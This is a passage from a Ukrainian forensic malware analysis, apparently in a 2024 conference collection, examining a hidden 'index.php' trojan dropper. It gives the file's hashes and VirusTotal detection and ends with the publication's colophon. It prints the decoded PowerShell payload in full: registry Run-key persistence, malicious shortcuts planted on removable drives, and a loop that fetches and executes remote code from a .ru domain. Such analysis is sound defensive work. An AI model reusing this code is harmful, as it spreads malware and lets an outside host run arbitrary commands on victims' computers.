


Рисунок 13

В теці користувача було виявлено файл “index.php”, з атрибутом “прихований”.

Рисунок 14

Ім'я файлу	index.php
MD5	b0909447a3b95650d50f2da3e43038d8
SHA-1	98236d0a6e385451d019c7cd2b43653c1339b583
SHA-256	28358a4a6acdcdfc6d41ea642220ef98c63b9c3ef2268449bb02d2e2e71e7c01

```
fUNCtIon sET-lnK ($chILd) {
$nAMetxt = "foto.sAfe".TolowER();
$NAmE = ("кОМПРОМат", "КОРЗиНА", "СеКРетнО" | GeT-rAnDOm).ToUPPeR();
$WSHSHELl = NEw-obJeCT -CoMObjeCT WSCriPT.shELL;
$sHORTcut = $wShShEll.CREatesHoRTCUt($cHild +"\$nAMe.LNK");
$shoRtCuT.iConloCaTiON = "C:\wiNDoWS\SysteM32\SHELL32.DLL,3";
$SHOrTcUT.TArGetpAth = "c:\wInDOwS\sYstEm32\WInDOwSpowERshell\V1.0\POwERShEll.ExE".ToLoweR();
$text = "-wInDoWsTYlE hidDeN -nolOgo Iex (IeX (GeT-cOnTent .\$NAMetxt | OUT-STrIng))".TOlower();
$sHORTCUT.ArGUMEnTs = $tExt;
$sHortCUT.saVE();
$mYfIlE= $chIlD+"\$naMeTXT"
cOPY-Item $enV:UsErprOfilE\iNdEx.phP -deSTINAtION $mYfILE
$FIlE=GEt-ITEM $mYfiLE -forCe
$FiLe.ATtRiButes='hiDDEN'

}
Set-ITemPRoPERTY -pAth HkCU:\soFTWare\MicROsOfT\WiNDows\cURRENtVerSiON\ruN -NAME safE -valUE
$env:windir'\sYSTeM32\wINDoWSPowErSHEll\v1.0\pOwERShell.eXE -WIndowSTYlE hiddEN -noLOgO inVOkE-ExpREsSIOn
(get-contEnT $eNV:usERPRoFILe\INdEX.PHp | Out-sTRing) | poweRSHeLL -noPROfILE';
coPy-item  .\"fOtO.safe"  -dEsTInaTioN $Env:USeRprOFIle\iNdEX.pHp
WHile($CoUNT -lE 2){
$urLs = 'hTTP://'+ [SYSTEM.NEt.DnS]::geThostadDREsSes([String]$(GEt-random)+'.cOriDAS.Ru') +'/slEEP.Php';
iEX $(New-ObJeCt Net.WEBClient).uPloAdStRING($uRls.ToloWER(),'')
$drIVE = GeT-wmIoBJeCt WIN32_VOluME -fILTer "drIvETYPe='2'";
$Drive.naMe | FOreaCH-oBJecT{
$CHiLdS = GET-ChilDITem $drivE.nAMe
foReach($cHilDs IN $chiLDs)
{
if( [SYsTEM.io.fiLE]::GetAttributES($ChilDS.FuLlnAMe) -eq [SYsTEM.Io.fILeaTTrIbuTES]::DIRecToRy )
{
sET-lnk $chILds.fUlLName
}}
IF(($dRIVe.CapaCITY - $DriVe.fREeSPACE) -Gt 1000000){
SEt-lNK $DRivE.name
}}
STArt-SLEeP -S 300;
}
```

Розшифрований вигляд файлу “index.php”





Рисунок 15

В середовищі віртуально запущеної операційної системи було здійснено перевірку автоматично запущених програм. Було виявлено чотири програми, що в своїй роботі задіюють ПЗ “PowerShell”, та самостійно запускаються при ввімкненні системи

Рисунок 16


Звіти добові
Windows PowerShell
Анкета Грабовенко
Запити
301
Супровідні
Р
ENG
16:40
03.08.2022

Заключна частина:

Антивірусна база WEB-ресурсу «VirusTotal» ідентифікувала файл «index.php» як «Heur.BZC.PZQ.Pantera.35.0BEE62E4».

за допомогою пошуку в мережі Інтернет встановлено, що файл «index.php» відноситься до «родини троян-дропперів Heur.BZC», що маскуються під звичайне програмне забезпечення, так зване «Possible malware infections» (PMI), в даному випадку під ПЗ «PowerShell».

PMI ховається там, де його важко знайти. Троянець розміщується в системі PC та таємно шпигує за користувачем робочої станції, а також проводить інші несанкціоновані операції.

Оскільки PMI маскується під легітимний та безпечний процес, виявити PMI складно, але в системі з'являються характерні загальні симптоми, що підтверджують присутність шкідливого програмного забезпечення, наприклад, певні процеси раптово починають споживати більше системних ресурсів комп’ютера, ніж зазвичай, випадкові вікна відкриваються самі по собі, коли користувач цього не чекає.

Наукове видання

ВПРОВАДЖЕННЯ ІННОВАЦІЙНИХ ТЕХНОЛОГІЙ ТА МОДЕРНІЗАЦІЯ ТЕХНІЧНОЇ СКЛАДОВОЇ СЕКТОРУ БЕЗПЕКИ І ОБОРОНИ ЯК ВАГОМИЙ ЧИННИК У БОРОТЬБІ З АГРЕСОРОМ

Збірник матеріалів міжвідомчої науково-практичної конференції 27 березня 2024 року

Матеріали подано в авторській редакції

НАД ВИПУСКОМ ПРАЦЮВАЛИ:

Відповідальний редактор	ПАРФИЛО Олег
Комп’ютерна верстка	ВОЙЧЕНКО Сергій
Графічний дизайн	ПАРФИЛО Артем

Підп. до друку 30.05.2024
Формат 35×45/8. Спосіб друку – цифровий.
Ум. друк. арк. 13,9. Тираж 100 прим.

Виготовлено з оригінал-макету у видавництві Українського
науково-дослідного інституту спеціальної техніки та судових експертиз
03113, м. Київ, вул. Миколи Василенка, 3
Тел./факс (044) 408-70-54
e-mail: icte@ssu.gov.ua

Свідоцтво про внесення суб’єкта видавничої справи
до Державного реєстру видавців, виготовлювачів
і розповсюджувачів видавничої продукції
Серія № ДК № 7147 від 17.09.2020